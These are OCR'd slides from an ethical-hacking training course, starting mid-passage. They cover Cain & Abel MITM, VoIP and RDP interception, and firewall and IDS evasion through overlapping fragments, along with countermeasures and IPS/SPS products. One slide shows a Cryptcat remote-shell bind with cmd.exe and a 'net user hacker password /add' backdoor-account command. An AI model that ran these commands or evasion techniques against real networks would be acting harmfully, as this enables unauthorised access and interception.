       turing SSH password logins, and optionally hijacking  inter
       sions.  Only  SSH  protocol  version 1 is (or ever will be)
       this program is far too evil already.
```

# Tool: Cain and Abel



**Cain & Abel is a fully automated SSL MITM or hijacking attack tool! Offers certificate collection and faking, along with ARP & DNS poisoning/spoofing, in order to perform HTTPS attacks**



# Voice over IP (VoIP)



**Voice over Internet Protocol (VoIP), a.k.a. IP Telephony, Internet telephony, and Digital Phone, is the routing of voice conversations over the Internet or any other IP-based network.**

**The voice data flows over a general-purpose packet-switched network instead of traditional, dedicated, circuit-switched voice transmission lines.**

**Voice over IP traffic may be deployed on any IP network, including ones lacking a connection to the rest of the Internet, for instance on a private building-wide LAN.**


| | |
|---|---|
| Microsoft Messenger (www.microsoft.com) | X-Lite softphone (www.xten.com) |
| Pulver Comm. (www.freeworlddialup.com) | KPhone (www.wirlab.net/kphone) |
| Gnomemeeting (www.gnomemeeting.org) | eStara softphone (www.estara.com) |
| Advanced Dialer (www.advanceddialer.com) | Pingtel SIP Softphone (www.pingtel.com) |
| SIPPS (www.sippstar.com) | OpenH323 (www.openh323.org) |
| Asterisk (www.asterisk.org) | PhoneGaim (phonegaim.com) |
| SJphone (www.sjlabs.com) | |

# Intercepting VoIP



**Cain & Abel is configured to intercept and decode VoIP traffic. Once decoded, C&A saves the file as a .wav ready for playback.**

**It can decode: G711 uLaw, G771 aLaw, ADPCM, DVI4, LPC, GSM610, Microsoft GSM, L16, G729, Speex, iLBC, G722.1, G723.1, G726-16, G726-24, G726-32, G726-40, LPC-10, SIREN, and LRWB-16khz.**



# Intercepting RDP



Remote Desktop Protocol (RDP) is a networking protocol that supports remote Windows terminal sessions. Windows XP and newer.

It transmits all of the information usually associated with a local console session - keystrokes, video and mouse data, and so forth.


Using terminal services across the Internet will require that you open port 3389, used by the RDP on your firewall.

RSA RC4 encryption is used. However, it is possible to identify keystrokes, as the checksum is the same for the same keystroke every time it is transmitted.

# Cracking RDP Encryption




**Cain & Abel can decode 40, 56, and 128 bit RDP encryption. Additionally, RDP is vulnerable to MitM and even the updated RDP system is vulnerable to this attack.**



# Routing Protocols Analysis




**Routing protocols like VRRP, HSRP, RIP, OSPF, EIGRP are also analyzed by the program. This enables a quick identification of the subnet routing and perimeter.**




**For EIGRP and RIP protocols, the "Routes Extractor" feature will also dump the actual routing table shared between routers. The feature is only supported if these protocols don't require authentication.**

# Countermeasures for Sniffing





# Countermeasures for Sniffing



- Use strong authentication (e.g. IPSec AH) or SMB Digital Signing.
- Educate users to not accept certificates that have problems. Have them call tech support.
- Use encrypted VoIP systems.

# Evading The Firewall and IDS



## Evading the Firewall

- Fragmented Packets

## Evading IDS

- Fragmented Packets
- Malformed Packets
- Encrypted Tunnels

# Evasive Techniques



**'Fragmentation' is the ability to break up a single IP packet into multiple smaller packets. The receiving TCP/IP stack then reassembles the data back again before forwarding the data up to the application.**

**Packet fragmentation attack:**

- **This is done by changing the value of the 'Fragment Offset'.**
- **The trick is to set the value on the second packet, so instead of appending the second packet to the first, it actually overwrites the data and part of the TCP header of the first packet.**

# Firewall – Normal Operation



**The firewall drops the packet as it does not match the ALLOW filter.**

**The firewall assigns an UNAUTHORIZED state to the IP to IP pairing.**


Allow: 25, 53, 80, 443.

| 192.168.1.1:21 192.168.1.2:18765 | SYN | |
|---|---|---|

SYN – Port 21…

**DENIED**


STATE 192.168.1.1 - 192.168.1.2

**UNAUTHORIZED**

# Evasive Technique -Example

mile2.com

mile2 IT Security Training & Consulting




Packet 1 – **SYN -** Destination Port **25**

Have a Fragmentation Offset of **0**.

**DF** bit equal to **0** to mean "**May Fragment**"

**MF** bit equal to **1** to mean "**More Fragments**"

**Packet 2 – SYN - Destination Port 23**

**Fragmentation Offset of 1, overwrite all but the first 8 bytes of the packet 1.**

**DF bit equal to 0 to mean "May Fragment"**

**MF bit equal to 0 to mean "Last Fragment"**

F I R E W A L L

Allowed: 25, 53, 80, 443.

SYN – Port 25…

**ALLOWED**

STATE 192.168.1.1 - 192.168.1.2

**AUTHORIZED**

The firewall allows the first packet into the network as it is a **SYN** packet on an allowed port, **25**.

The second packet is allowed into the network as the firewall has assigned an **Authorized** state to the connection.

The victim will now bind the interface on port **23** – **Telnet**.


# Evading With Encrypted Tunnels

mile2.com

mile2 IT Security Training & Consulting


net user hacker password /add

&H#)*N@HN()":SN#>?!1]|+=%



Victim

Cryptcat –L –p 17098 –e cmd.exe



IDS

&H#)*N@HN()":SN#>?!1]|+=%

net user hacker password /add

&H#)*N@HN()":SN#>?!1]|+=%

Cryptcat 192.168.1.52 17098

# Newer Firewall Capabilities



## Stateful tracking of ICMP

- Allows ICMP in but not out and the ICMP initiated from the outside is blocked.

## Server Spoofing

- Banner Grabbing – Instead of seeing the correct banner, the firewall will tell the attacker something fake like Imperial Storm Server instead of IIS6.0.

# 'New Age' Protection



**Intrusion Prevention Systems (IPS) work on the principle of "if you can detect an intrusion, you can simply block the attacker's IP address".**

**Spyware Prevention Systems (SPS) will defend the network from the installation of spyware or trojaned programs and prevent 'phone home' attacks.**

**Some popular vendors of these products are:**

- **Cisco Security Agent**
- **Intrusion Spysnare**
- **BlueCoat Spyware Interceptor**

Cisco Systems

BlueCoat

# Networking Device – Bastion Host




## Hardened System

- At a minimum, the following should be done
  - Disable unnecessary accounts
  - Disable unnecessary services
  - Disable unnecessary subsystems
  - Remove administrative tools
  - Keep up to date on patches and fixes
- All systems in the DMZ should be bastion hosts

# Spyware Prevention System (SPS)



## SpySnare - http://www.intrusion.com/





**Spyware injection, even stealth injection, blocked by SPS**

**Spyware phone-home, by infected machines blocked by SPS**

# Intrusion 'SecureHost' Overview





# Intrusion Prevention Overview



Profiler learns normal behavior by observing code paths in programs characterized by system call sequences

They have the ability to prevent '0 day exploits'

Vulnerabilities are not 'normal' behavior

